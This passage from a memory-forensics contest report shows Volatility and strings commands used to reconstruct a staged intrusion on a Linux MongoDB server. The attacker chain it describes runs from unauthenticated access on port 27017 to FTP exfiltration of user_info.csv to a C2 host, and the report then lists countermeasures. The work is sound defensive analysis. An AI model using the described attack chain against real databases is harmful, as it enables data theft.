python vol.py –f db_server.vmem  – –profile=LinuxUbuntu1404x86 linux_bash
```

This command is associated with the .bash_history artifact that exists in Linux. In other words, it is possible to confirm the command entered in Bash through the command. As a result of the execution, there is a trace of the port being opened, and a trail was detected to browse the "Desktop" and "Data" folders and try to FTP communication with the C2 server.

4.3.6 Network Connection

During the process search, traces of Mongo DB server operation, FTP, and SSH connection were found. If so, you need to know in detail what data was in the database and how the FTP and SSH connections were established correctly.

```
python vol.py –f db_server.vmem  – –profile=LinuxUbuntu1404x86 linux_netstat
```




Fig 86. linux_netstat results

linux_netstat is a command similar to netstat in Windows that shows which connections are established on the current system. As a result, a connection to port 27017 of DB Server is established from C2. This is a port for Mongo DB configuration, and all versions below 3.2 are vulnerable to authentication related to this. The attacker is aware of the version of the Mongo DB and that the attacker misused it.




Fig 87. Finding Suspicious Connection

Also, based on previous data, we also found traces of CPO and SSH (XShell) connections. The hacker seems to have attempted an additional connection by searching the DB Server through the SSH connection session. Also, FTP has established a connection to the C2 server, and it is likely that it has attempted to import or export a specific file.

It was also identified that the export of a particular file was suspected and that there was an intrusion into the Mongo DB. If so, what information is present in Mongo DB, and whether the file is leaked or imported.

4.3.7 Mongo DB Data

We can use the command linux_find_file to identify and extract the inode values of key files. mellong has an SSH connection with an account named mellong. The result of executing the command for mellong's files is as follows.

```
python vol.py –f db_server.vmem  – profile=LinuxUbuntu1404x86 linux_find_file | grep ‘mellong’
```




Fig 88. linux_find_file results

As a result, we can see that the file user_info.csv exists, and you can see that the previous Bash History accessed the folder from the trace of the file search history.




Fig 89. bash history about mongodb command

If you take a closer look at Bash History, you can find additional information about Mongo DB. First, Mongo DB version 2.6.2 is installed and running. This version is vulnerable to access to port 27017, which indicates that the attacker has allowed access. You can also see that you have loaded user_info.csv into the database with the command mongoimport. This allows the hacker to access the 27107 port to determine the existence and contents of the DB, and to estimate the access to the file by searching the original DB.

4.3.8 Data Leakage using FTP

In order to check the data generated in the process of using FTP and communication with C2, String Search was performed on the C2 IP address and FTP keyword.

```
strings db_server.vmem | grep '172.16.168.136'
strings db_server.vmem | grep 'ftp'
```




Fig 90. String Search about FTP IP





Fig 91. String Search about FTP command

.

We able to see the traces of connecting to an FTP server on C2 using an account called glenlivet. In addition, it was confirmed that the original file, user_info.csv, of Mongo DB found in the file search process was transferred to the FTP server.

4.3.9 Result



① A record of accessing DB Server through SSH is confirmed (same as CPO)

② As a result of the process analysis, the server was operating the Mongo DB.

③ The attacker determines whether the Mongo DB is working and detects that the vulnerability exists in the authentication.


④ Actually, the administrator verifies the record of installing Mongo DB with the version of vulnerability related to authentication.

⑤ After doing FTP to C2, confirm that the imported user_info.csv, which is the original DB, is transferred. There is a trail to search the folder where user Info.csv is stored.

Connection with CPO In fact, communication with C2 and data leakage have been confirmed. In order to conduct an accurate investigation, it is necessary to draw a large picture in combination with previous research facts.

5. Conclusion

5.1 Overall Map



5.2 Countermeasures

1. Verifying mail attachments

In case of HRmanger, It was no verification of the attachment in the mail. The absence of attachment verification can lead to the threat of spear phishing as in this case. Therefore, anti-spyware provided by the vaccine or mail security solution should be used by the enterprise itself.

2. Periodic Program Update

Eternal Blue, Hwp word processor, and mongodb, which were vulnerable, were all using the old version. You should be able to defend against known vulnerabilities with periodic patches and updates.

3. PowerShell deactivation

There is nothing to use except in special cases with Powershell. Since the number of malicious codes based on powershell is increasing recently, it is possible disable Powershell to avoid powershell-based malicious code b when not using it.

4. Disable non-use ports

You can improve security by disabling infrequently used ports and changing the default port to an arbitrary port.

5. About MongoDB Authentication

In addition to simple ID / PW setting for MongoDB that stores data, 2 factor authentications can be adapted to possible useful control in accessing sensitive information.

6. Using Firewall and DLP Solution

By installing a firewall inside the company, it is possible to monitor inbound and outbound packets. This can prevent the infiltration of malicious files and facilitate access blocking by unauthorized users. In addition, Data Leakage Protection prevents internal information leakage.

7. Do not use Remote Desktop Application

In the case of Remote Desktop Application like VNC, Has the risk of access from unauthorized persons. Basically, these applications should not be used, and even if they are used, they should not be accessible from the outside through using air-gap network and should be used only inside the company

5.3 Why the submission should win the contest?

Korea is the only divided country in the world, and cyber-attacks are taking place every day between countries. There are a lot of things to investigate about these attacks, and sometimes they are hit by very difficult challenges. In this case, it may refer to the reports and data analyzed by the analysts of each country, which is very helpful.

However, when you look at the APT attack analysis report in many countries beyond Korea, there is no case that uses memory forensics. It is most likely to investigate a hard disk or reverse-engineer malicious code. The reason for this is that many analysts are keen on memory forensics and do not expect many artifacts to arise.

However, this report shows that from the system memory where complex attacks such as APT attacks occurred, it can fully grasp the actions of attackers and what happened in the system. So, by winning the contest, we want to share the analysis of the various attack techniques written in the report and improve the credibility of memory forensics. If this submission wins, it will remain a unique example of memory forensic analysis, and we expect that the practice of applying memory forensics in practice will also increase.

I would like to express my gratitude to the Volatility Foundation officials who read the report to the end and wish them good luck.

2018. 09. 30. / Team. Decepticon

5.4 Epilogue of Analyst

Dongbin Oh / Scenario Design and Memory Analysis

Memory forensics have both advantages and disadvantages because of characteristic of volatile. The advantage is that you can see artifacts that can not be seen by disk forensics, and the disadvantage is that volatility may or may not leave data. In this challenge, we made virtual image of APT cases and analyzed using volatility which is a representative tool of memory forensics. There were many meaningful results in a lot of trial and error. I hope that such challenge will continue to be applied as one guideline to memory forensics researchers in the future.

Donghyun Kim / Malware Design and Memory Analysis

It was summer when we started the competition, but we already arrived in the fall. So far, I believe that there have been worries and knowledge in all processes, from design to analysis, and that it has been able to grow greatly. Although I think it is a challenging competition for the first time with respect to Volatility and Memory Analysis, it was definitely a good opportunity to think deeply about memory analysis with enthusiasm.

Seonho Lee / Memory Analysis Technique Research and Report Review

First, thank the team members for their efforts with the Volatility Analysis Contest. Through this Contest, I have learned a lot about memory analysis techniques. I hope our team has good results. If Contest is held again next time, want to participate again.

Soohyun Jin / Vulnerability Research and Memory Analysis

I often used Volatility to perform memory analysis through CTFs or Challenges. With plugin contest being hosted each year, we were able to take a look at the various know-how we have accumulated through the Memory Analysis Challenge using Volatility. I have analyzed the scenarios, but for the first time I have created my own case, I can see that a lot of effort is needed in these areas. Nevertheless, it was fun to have such a good experience and many ideas came to me to think about some good things to do.

6. Reference

[1] https://cyberpolicy.com/cybersecurity-education/who-is-lazarus-north-koreas-newest-cybercrime-collective
[2] https://mitre.github.io/attack-navigator/enterprise/
[3] http://jmoon.co.kr/78
[4] https://www.first.org/resources/papers/conference2009/schuster-andreas-sliders.pdf
[5] https://codeengn.com/archive/Forensic/Volatility%20Plugin%20%EC%9D%84%20%EC%9D%B4%EC%9A%A9%ED%95%9C%20Windows%20Memory%20Dump%20%EB%B6%84%EC%84%9D%20[Deok9].pdf
[6] https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/
[7] http://boanproject.tistory.com/85
[8] https://pdfs.semanticscholar.org/af89/0528c2d4fd84b32ec8ac638abe193f419e36.pdf
[9] https://en.wikipedia.org/wiki/NTFS
[10] https://www.hancom.com/
[11] https://techanarchy.net/2016/10/solving-grrcon-2016-dfir-challenge/
[12] http://cyberfibers.com/2014/08/place2/
[13] https://www.nurilab.net/hwpscan2
[14] http://asec.ahnlab.com/1047
[15] https://resources.infosecinstitute.com/shellcode-detection-emulation-libemu/
[16] https://www.forensicswiki.org/wiki/LNK
[17] https://dfirjournal.wordpress.com/tag/darkcomet/
[18] http://zirconic.net/2016/09/dark-comet-part-i/
[19] https://en.wikipedia.org/wiki/DoublePulsar
[20] https://nmap.org/book/man-port-scanning-techniques.html
[21] https://github.com/BorjaMerino/DoublePulsar-Volatility
[22] https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
[23] https://www.rootusers.com/bsides-canberra-2017-ctf-rekt-exfil-write/
[24] https://cpuu.postype.com/post/665132